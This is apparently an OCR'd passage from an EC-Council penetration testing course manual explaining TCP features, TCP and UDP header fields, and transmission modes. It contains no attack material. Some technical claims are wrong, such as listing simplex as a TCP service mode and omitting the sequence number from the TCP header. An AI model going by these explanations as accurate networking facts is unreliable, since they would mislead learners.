


Figure A.72: TCP Three-way Handshake

Characteristics of TCP:

- Connection-oriented
- Reliable data transmission
- Acknowledged
- Data management
- Bidirectional

Functionalities of TCP:

The TCP can perform the following:


- **Multiplexing** – Most of the applications prefer to transfer their data using TCP, which assures error-free and accurate data transfer. So, various applications send various types of data to the TCP, and these were multiplexed into a single data steam and sent to the destination.
- **Addressing** – The TCP ports are used to identify the data that belongs to a particular application.
- **Data Flow and Congestion Management** – The TCP controls the data flow between the devices and make sure that the communication is congestion free.
- **Systematic Connection Procedure** – The TCP defines a systematic way of connection establishment between the two devices, managing the connection, and its termination.
- **Data Packaging and Handling** – The TCP collects all the data from the applications and pack them into a message format and then send to the destination. At the destination

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

machine, the TCP again unpack the message and send them to their respective destination applications.

- **Reliable and Error Free Services** – The TCP provides quality data transmission without any error or damage. But the services are limited to technical errors, but not external errors created by attackers.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



TCP Header Format

There are many functionalities that can be obtained through TCP. The TCP header fields, and each of the field in detailed is explained below:

- **Source Port** – The source device port that transmits the data
- **Destination Port** – The destination device port that receives the data
- **Acknowledgement Number** – A series of numbers assigned to the packets and which are used to maintain the data sequence from devices.
- **Flags** – These are used to identify the type of the data. These are six types of flags such as URG, ACK, PSH, RST, SYN, and FIN.
- **Window Size** – The maximum size of the sequence that the destination could accept.
- **Checksum** – This ensures that the data transmitted is error-free and there is no damage to the data.
- **Urgent Pointer** – This field has to be verified whenever a URG flag is set.
- **Options** – The optional fields for the additional information.
- **Data** – The information about the data in the packet that is send in the form of segment.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.73: TCP Header Format

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



TCP Services

TCP provides three types of services in transmitting the data such as Simplex, Half duplex, and Full duplex.

Simplex:

- Each flow has its own window size, sequence numbers, and acknowledgment numbers.
- This mode of communication is still implemented in many technologies.
- In fiber optics, most of the communication is processed through simplex mode.
- Some internetworking services are provided only to access the data but not to send any data.
- An example could be the DTH services that all the customers to access many TV channels.

Half duplex:

- In this, a single medium is used for the communication and only one device is allowed to send or receive the data at a time.
- The conventional Ethernets are said to be half duplex.
- Half-duplex service allows sending information in both directions between two nodes, but only one direction or the other can be utilized at a time.


Full duplex:

- TCP full-duplex service allows data flow in each direction, independent of the other direction.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Each flow has its own window size, sequence numbers, and acknowledgment numbers.
- For this mode of transmission, many links are required for connecting the devices.
- This mode of transmission gives duplex performance that improves the bandwidth.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



User Datagram Protocol (UDP)

The User Datagram Protocol (UDP) is functions at the layer 4 of the OSI model that provides faster transmission of data. Unlike TCP, it doesn't require any connection (handshake process), for this reason, it is called as a connectionless protocol. Even though, it doesn't provide any transmission reliability, the protocols that depend on this for transmission of data have their own way of error handling mechanisms.

UDP is a connectionless transport protocol that exchanges datagrams, without acknowledgments or guaranteed delivery. It uses no windowing or acknowledgments, so reliability, if needed, is provided by application layer protocols.

The protocols that use UDP include:

- TFTP (Trivial File Transfer Protocol)
- SNMP (Simple Network Management Protocol)
- DHCP (Dynamic Host Configuration Protocol)

UDP Header

The UDP header contains less fields compared to the TCP header. The UDP header and the information about these fields is shown below:

- **Source Port** – The port of the source host (UDP port)
- **Destination Port** – The port of the receiving or destination host (UDP port)
- **Packet Length** – The packets length in bytes (length of the header and data)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Checksum** – This ensures that the data transmitted is error-free and there is no damage to the data. This is optional filed in this header.
- **Data** – The information about the data in the packet that is send in the form of segment.

